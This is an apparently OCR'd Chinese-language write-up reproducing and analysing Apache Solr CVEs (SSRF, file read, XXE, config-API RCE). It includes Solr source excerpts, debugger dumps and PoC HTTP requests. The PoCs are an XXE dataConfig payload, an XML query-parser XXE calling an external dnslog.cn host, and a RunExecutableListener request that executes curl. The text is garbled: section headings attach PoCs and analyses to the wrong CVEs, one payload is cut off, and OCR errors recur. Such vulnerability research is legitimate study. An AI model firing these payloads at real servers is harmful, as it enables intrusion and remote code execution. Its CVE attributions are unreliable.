static members of RequestHandlerBase
handlerName = "/db/replication"
reqHandlers = {PluginBag@10012}
registry = {HashMap@10074} size = 13
"/admin/zookeeper" -> {PluginBag$PluginHolder@10091}
"/admin/collections" -> {PluginBag$PluginHolder@10093}
"/admin/metrics/history" -> {PluginBag$PluginHolder@10095}
"/admin/info" -> {PluginBag$PluginHolder@10097}
"/admin/zookeeper/status" -> {PluginBag$PluginHolder@10099}
"/admin/metrics" -> {PluginBag$PluginHolder@10101}
"/admin/configs" -> {PluginBag$PluginHolder@10103}
"/admin/info/key" -> {PluginBag$PluginHolder@10105}
"/admin/authorization" -> {PluginBag$PluginHolder@10107}
"/admin/cores" -> {PluginBag$PluginHolder@10109}
"/admin/authentication" -> {PluginBag$PluginHolder@10111}
"/admin/autoscaling/history" -> {PluginBag$PluginHolder@10113}
"/admin/metrics/collector" -> {PluginBag$PluginHolder@10115}
immutableRegistry = {Collections$UnmodifiableMap@10116} size = 13
def = null


Variables
registry = {ConcurrentHashMap@10199} size = 37
"/admin/mbeans" -> {PluginBag$PluginHolder@10243}
"" -> {PluginBag$PluginHolder@10245}
"/browse" -> {PluginBag$PluginHolder@10247}
"/update/json/docs" -> {PluginBag$PluginHolder@10249}
"/admin/luke" -> {PluginBag$PluginHolder@10251}
"/admin/health" -> {PluginBag$PluginHolder@10253}
"/export" -> {PluginBag$PluginHolder@10255}
"/get" -> {PluginBag$PluginHolder@10257}
"/admin/properties" -> {PluginBag$PluginHolder@10259}
"/elevate" -> {PluginBag$LazyPluginHolder@10261}
"/update/json" -> {PluginBag$PluginHolder@10263}
"/admin/threads" -> {PluginBag$PluginHolder@10265}
"/query" -> {PluginBag$PluginHolder@10267}
"/analysis/field" -> {PluginBag$LazyPluginHolder@10269}
"/analysis/document" -> {PluginBag$LazyPluginHolder@10271}
"/spell" -> {PluginBag$LazyPluginHolder@10273}
"/update/csv" -> {PluginBag$PluginHolder@10275}
"/sql" -> {PluginBag$PluginHolder@10277}
"/graph" -> {PluginBag$PluginHolder@10279}
"/tvrh" -> {PluginBag$LazyPluginHolder@10281}
"/select" -> {PluginBag$PluginHolder@10245}
"/admin/segments" -> {PluginBag$PluginHolder@10284}
"/admin/system" -> {PluginBag$PluginHolder@10286}
"/suggest" -> {PluginBag$LazyPluginHolder@10288}
"/replication" -> {PluginBag$PluginHolder@10290}
"/config" -> {PluginBag$PluginHolder@10292}
"/stream" -> {PluginBag$PluginHolder@10294}
"/schema" -> {PluginBag$PluginHolder@10296}
"/admin/plugins" -> {PluginBag$PluginHolder@10298}
"/admin/logging" -> {PluginBag$PluginHolder@10300}
"/admin/ping" -> {PluginBag$PluginHolder@10302}
"/update" -> {PluginBag$PluginHolder@10304}
"/admin/file" -> {PluginBag$PluginHolder@10306}
"/terms" -> {PluginBag$LazyPluginHolder@10308}
"/debug/dump" -> {PluginBag$PluginHolder@10310}
"/dataimport" -> {PluginBag$PluginHolder@10312}
"/update/extract" -> {PluginBag$LazyPluginHolder@10314}
immutableRegistry = {Collections$UnmodifiableMap@10200} size = 37




## 四、漏洞相关

### 1. 漏洞概览

---

#### 1.1. 漏洞列表

| 名称 | 编号 | 危害 | 影响版本 | 备注 |
| --- | --- | --- | --- | --- |
| shards 参数 SSRF | CVE-2017-3164 | 高危 | 1.4.0-6.4.0 | |
| 任意文件读取 | CVE-2017-3163 | 高危 | 同 3164 | |
| XXE&RCE | CVE-2017-12629 | 高危 | <7.1.0 | |
| XXE | CVE-2018-1308 | 高危 | 1.2 至 6.6.2 和 7.0.0 至 7.2.1 | |
| XXE | CVE-2018- | 高危 | 6.6.4, 7.2.1 | |

| | | | | |
|---|---|---|---|---|
| XXE | 8026 | 高危 | 6.6.4, 7.3.1 | |
| 反序列化 RCE | CVE-2019-0192 | 高危 | 5.0.0 to 5.5.5 and 6.0.0 to 6.6.5 | |
| RCE | CVE-2019-0193 | 高危 | < 8.2.0 | |
| RCE | CVE-2019-17558 | 高危 | 5.0.0 版本至 8.3.1 | 模板注入 |
| 任意文件上传 | CVE-2020-13957 | 高危 | Solr 8.6.2 之前 | |

### 1.2. 漏洞分布与关联

#### A. 分布

模板注入、config API、正常文件读取的没有正常过滤、反序列化、config set 文件上传

#### B. 关联

均为 http、API 正常功能的滥用

## 2. 复现及分析

---


### 2.1. CVE-2017-3163

#### 2.1.1 复现

poc 如下


```
getLatestVersion:202, IndexFetcher (org.apache.solr.handler)
fetchLatestIndex:286, IndexFetcher (org.apache.solr.handler)
fetchLatestIndex:251, IndexFetcher (org.apache.solr.handler)
doFetch:397, ReplicationHandler (org.apache.solr.handler)
lambda$handleRequestBody$0:279, ReplicationHandler (org.apache.solr.handler)
run:-1, 939130791 (org.apache.solr.handler.ReplicationHandler$$Lambda$85)
run:-1, Thread (java.lang)
```

复现截图





### 2.1.2 分析


首先我们 diff 下 6.4.2 和 6.4.0 看一下是怎么修复的




伤心，尝试了一下绕不过去，直接是在 ReplicationHandler 中做了过滤，根据之前分析的 Solr 启动过程的处理逻辑，再结合 poc 的 url：/solr/db/replication，可以猜到肯定会走到 ReplicationHandler 的 handlerequest 方法，所以断点直接下到这里就可





在没有修复的版本里，没有任何过滤




直接读取了文件

修复之后，针对不同系统的文件分隔符将文件名拆分成一个迭代器，如果发现 ".." 存在，就返回 403






## 2.2 CVE-2017-3164

### 2.2.1 复现

```
POST /solr/db/dataimport HTTP/1.1
Host: 192.168.170.139:8983
Connection: close
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 208

command=full-import&dataConfig=%3C%3Fxml+version%3D%221.0%22+encoding%3D%22UTF-8%22%3F%3E
%3C!DOCTYPE+root+%5B%3C!ENTITY+%25+remote+SYSTEM+%22http%3A%2F%2F127.0.0.1:7777%2Fftp
```




### 2.2.2 分析

观察 poc，path 没变还是 / db/replication，所以问题仍旧出在 org/apache/solr/handler/ReplicationHandler.java 中，但是由于 command=fetchindex，command 嗝参数不同，所以会走到不同嗝处理逻辑，这里会进入最后一个

```
            //
            core.getDeletionPolicy().setReserveDuration(commitPoint.getGeneration(), reserveCommitDura
            rsp.add(CMD_INDEX_VERSION, IndexDeletionPolicyWrapper.getCommitTimestamp(commitPoint));
            rsp.add(GENERATION, commitPoint.getGeneration());
          } else {
            // This happens when replication is not configured to happen after startup and no commit/o
            // has happened yet.
            rsp.add(CMD_INDEX_VERSION, val: 0L);
            rsp.add(GENERATION, val: 0L);
          }
        } else if (command.equals(CMD_GET_FILE)) {
          getFileStream(solrParams, rsp);
        } else if (command.equals(CMD_GET_FILE_LIST)) {
          getFileList(solrParams, rsp);
        } else if (command.equalsIgnoreCase(CMD_BACKUP)) {
          doSnapShoot(new ModifiableSolrParams(solrParams), rsp, req);
          rsp.add(STATUS, OK_STATUS);
        } else if (command.equalsIgnoreCase(CMD_RESTORE)) {
          restore(new ModifiableSolrParams(solrParams), rsp, req);  req: "{httpBasicAuthUser=aaa&httpB
          rsp.add(STATUS, OK_STATUS);
        } else if (command.equalsIgnoreCase(CMD_RESTORE_STATUS)) {
          rsp.add(CMD_RESTORE_STATUS, getRestoreStatus());
        } else if (command.equalsIgnoreCase(CMD_DELETE_BACKUP)) {
          deleteSnapshot(new ModifiableSolrParams(solrParams));
          rsp.add(STATUS, OK_STATUS);  rsp: SolrQueryResponse@5886
        } else if (command.equalsIgnoreCase(CMD_FETCH_INDEX)) {  command: "fetchindex"
          String masterUrl = solrParams.get(MASTER_URL);  solrParams: "httpBasicAuthUser=aaa&httpBasic
          if (!isSlave && masterUrl == null) {
            rsp.add(STATUS,ERR_STATUS);
            rsp.add( name: "message", val: "No slave configured or no 'masterUrl' Specified");
            return;
          }
```

这里会开启另一个线程，进入 doFetch 嘚处理逻辑

```
        rsp.add(STATUS, OK_STATUS);  rsp: SolrQueryResponse@5886
      } else if (command.equalsIgnoreCase(CMD_FETCH_INDEX)) {  command: "fetchindex"
        String masterUrl = solrParams.get(MASTER_URL);  solrParams: "httpBasicAuthUser=aaa&httpBasicAuthPassword=bbb&masterUrl=ht
        if (!isSlave && masterUrl == null) {
          rsp.add(STATUS,ERR_STATUS);
          rsp.add( name: "message", val: "No slave configured or no 'masterUrl' Specified");
          return;
        }
        final SolrParams paramsCopy = new ModifiableSolrParams(solrParams);
        Thread fetchThread = new Thread(() -> doFetch(paramsCopy, forceReplication: false), name: "explicit-fetchindex-cmd") ;
        fetchThread.setDaemon(false);
        fetchThread.start();
        if (solrParams.getBool(WAIT, def: false)) {
          fetchThread.join();
        }
        rsp.add(STATUS, OK_STATUS);
```

最终会走到触发嘚地方


此时嘚调用栈

```
http://192.168.33.144:8983/solr/db/select?q=%7b%21%78%6d%6c%70%61%72%73%65%72%20%76%3d%27%3c%21%44%4f%43%54%59%50%45%20%61%20%53%59%53%54%45%4d%20"http://aaa.mryq4g.dnslog.cn"><a></a>'}&wt=xml
```

## 2.3 CVE-2018-1308


### 2.3.1 复现

POC:

```
POST /solr/newcollection/config HTTP/1.1
Host: localhost:8983
Connection: close
Content-Type: application/json
Content-Length: 198
{
  "add-listener" : {
    "event":"newSearcher",
    "name":"newlistener-1",
    "class":"solr.RunExecutableListener",
    "exe":"curl",
    "dir":"/usr/bin/",
    "args":["http://127.0.0.1:8080"]
  }
}
```


```
parseXML:127, CoreParser (org.apache.lucene.queryparser.xml)
parse:115, CoreParser (org.apache.lucene.queryparser.xml)
parse:62, XmlQParserPlugin$XmlQParser (org.apache.solr.search)
```

```
getQuery:168, QParser (org.apache.solr.search)
prepare:160, QueryComponent (org.apache.solr.handler.component)
handleRequestBody:269, SearchHandler (org.apache.solr.handler.component)
handleRequest:166, RequestHandlerBase (org.apache.solr.handler)
execute:2306, SolrCore (org.apache.solr.core)

execute:658, HttpSolrCall (org.apache.solr.servlet)
call:464, HttpSolrCall (org.apache.solr.servlet)
doFilter:345, SolrDispatchFilter (org.apache.solr.servlet)
doFilter:296, SolrDispatchFilter (org.apache.solr.servlet)
```




### 2.3.2 分析

看请求的 url 就知道问题出在 org.apache.solr.handler.dataimport.DataImportHandler，结合 command 以及 dataConfig 参数，很快可以定位到 this.importer.maybeReloadConfiguration(requestParams, defaultParams);




跟进 org.apache.solr.handler.dataimport.DataImporter#maybeReloadConfiguration 方法


```
boolean maybeReloadConfiguration(RequestInfo params, NamedList<?> defaultParams) throws IOException {
    if (this.importLock.tryLock()) {
        boolean success = false;

        try {
            if (null != params.getRequest() && this.schema != params.getRequest().getSchema()) {
                this.schema = params.getRequest().getSchema();
            }

            String dataConfigText = params.getDataConfig();
            String dataconfigFile = params.getConfigFile();
            InputSource is = null;
            if (dataConfigText != null && dataConfigText.length() > 0) {
                is = new InputSource(new StringReader(dataConfigText));
            } else if (dataconfigFile != null) {
                is = new InputSource(this.core.getResourceLoader().openResource(dataconfigFile));
                is.setSystemId(SystemIdResolver.createSystemIdFromResourceName(dataconfigFile));
                LOG.info("Loading DIH Configuration: " + dataconfigFile);
            }

            if (is != null) {
                this.config = this.loadDataConfig(is);
                success = true;
            }
```

继续跟进 org.apache.solr.handler.dataimport.DataImporter#loadDataConfig，可以发现没有任何关于 XXE 的防御处理

```
public DIHConfiguration loadDataConfig(InputSource configFile) {
    DIHConfiguration dihcfg = null;

    try {
        DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
        if (this.core != null && configFile.getSystemId() != null) {
            try {
                dbf.setXIncludeAware(true);
                dbf.setNamespaceAware(true);
            } catch (UnsupportedOperationException var11) {
                LOG.warn("XML parser doesn't support XInclude option");
            }
        }

        DocumentBuilder builder = dbf.newDocumentBuilder();
        if (this.core != null) {
            builder.setEntityResolver(new SystemIdResolver(this.core.getResourceLoader()));
        }

        builder.setErrorHandler(XMLLOG);

        Document document;
        try {
            document = builder.parse(configFile);
        } finally {
            IOUtils.closeQuietly(configFile.getByteStream());
        }

        dihcfg = this.readFromXml(document);
```

修复，这里直接看最新版本的修复，这里的 commit 同时也修复了 CVE-2019-0193，补丁增加了

enable.dih.dataConfigParam（默认为 false）只有启动 solr 的时候加上参数 -Denable.dih.dataConfigParam=true 才会被设置为 true。

